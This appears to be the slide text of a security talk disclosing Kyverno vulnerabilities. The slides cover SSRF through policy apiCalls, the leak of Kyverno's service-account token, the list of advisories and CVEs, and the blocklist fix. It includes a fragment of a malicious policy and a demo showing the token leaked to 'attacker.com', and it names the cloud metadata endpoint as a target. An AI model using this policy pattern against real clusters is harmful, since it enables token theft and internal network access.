      skipBackgroundRequests: true
      validate:
        allowExistingViolations: true
      deny:
        conditions:
          any:
            - key: "true"
              operator: Equals
              value: "true"
      message: '{{ externalapicall }}'
      validationFailureAction: Enforce

```

Where to make
the HTTP
Request

What to match
on

Does the policy
succeed?


Error Message

What security risks could this introduce?




SSRF - Server Side Request Forgery

- You can create a malicious policy which can leverage Kyverno's privilege network location to access:
 - K8s APIs
 - Access APIs from outside its own namespace (due to lack of network policy)
 - Cloud metadata endpoint (169.254.169.254)
- Data can be exfiltrated via policy error messages



ServiceAccount token leak via apiCall service URL


- Kyverno attaches its own Authorization header to all apiCall request including its K8s Service account token
- Service account has permissions to modify K8s webhooks



```
$ kubectl apply -f kyverno-bad-policy.yaml
$ kubectl apply -f trigger_pod.yaml --dry-run=server
policy error: kyverno identity leaked to attacker.com
```


Kyverno as data exfil engine and C&C

- API Calls could also reach Cloud metadata endpoint (169.254.169.254)
- Kyverno Service account token was leaked in Authorization headers



Responsible disclosure

- SSRF Issue was discovered during ControlPlane initial threat modeling
- Authorization header issue was discovered during Control Plane funded research time
- Issue has been reported by numerous security researchers

Responsible disclosure

Threat Modeling uncovered these issues first!

Kyverno External API Call attaching its Service Account Token

- <https://github.com/kyverno/kyverno/security/advisories/GHSA-8wfp-579w-6r25>
 - Apr 15th @ 19:44 | No CVE | User = scumfrog
- <https://github.com/kyverno/kyverno/security/advisories/GHSA-q93q-v844-jrqp>
 - **Apr 13th @ 05:55 | CVE-2026-40868 | User = lseal | CVSS v3 8.1/10**
 - **Discovered by: Tom Cope + Organisation: ControlPlane**
- <https://github.com/kyverno/kyverno/security/advisories/GHSA-f9g8-6ppc-pqq4>
 - Apr 15th @ 18:43 | CVE-2026-41323 | User = KoreaSecurity

SSRF issue in API Call requests

- <https://github.com/kyverno/kyverno/security/advisories/GHSA-fmqp-4wfc-w3v7>
 - Apr 13th @ 5:51 | No CVE | User = b0b0haha + j311y10v3u
- <https://github.com/kyverno/kyverno/security/advisories/GHSA-qr4q-8hrp-c4rw>
 - Apr 13th @ 4:48 | No CVE | User = scumfrog
- <https://github.com/kyverno/kyverno/security/advisories/GHSA-459x-q9hg-4qpq>
 - Apr 15th @ 17:58 | No CVE | User = r0binak
- <https://github.com/kyverno/kyverno/security/advisories/GHSA-rqgm-ijmc-3394>
 - **Apr 13th @ 5:53 | CVE-2026-4789 | User = iggypopi + stepanskyigor-orca | CVSS v3 8.5/10**
 - **Discovered by: Igor Stepansky + Organization: Orca Security**
 - **Discovered by: Tom Cope + Organisation: ControlPlane**

Responsible disclosure - Thank You!

Kyverno External API Call attaching its Service Account Token

- <https://github.com/kyverno/kyverno/security/advisories/GHSA-q93q-v844-jrqp>
 - Apr 13th @ 05:55 | **CVE-2026-40868** | User = lseal
 - Discovered by: Tom Cope + Organisation: ControlPlane

SSRF issue in API Call requests

- <https://github.com/kyverno/kyverno/security/advisories/GHSA-rggm-jjmc-3394>
 - Apr 13th @ 5:53 | **CVE-2026-4789** | User = iggypopi + stepanskyigor-orca
 - Discovered by: Igor Stepansky + Organization: Orca Security
 - Discovered by: Tom Cope + Organisation: ControlPlane

The Fix

- Secure HTTP calls with blocklist/allowlist
 - <https://github.com/kyverno/kyverno/pull/15789>
- HTTP blocklist/allowlist flags
- Default blocklist covers loopback (127.0.0.0/8, ::1/128), link-local (169.254.0.0/16, fe80::/10), private RFC-1918 ranges, (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16), ULA (fc00::/7), CGNAT (100.64.0.0/10), and cloud metadata endpoints, (metadata.google.internal, metadata.internal)
- SSRF mitigation: CEL `http.Get/http.Post` in namespaced policies (NamespacedValidatingPolicy, NamespacedMutatingPolicy, etc.) are now disabled by default to prevent SSRF attacks

Thank you! Any Questions?



<- Slides

My Website ->



Report



Add me on
Linkedin ->

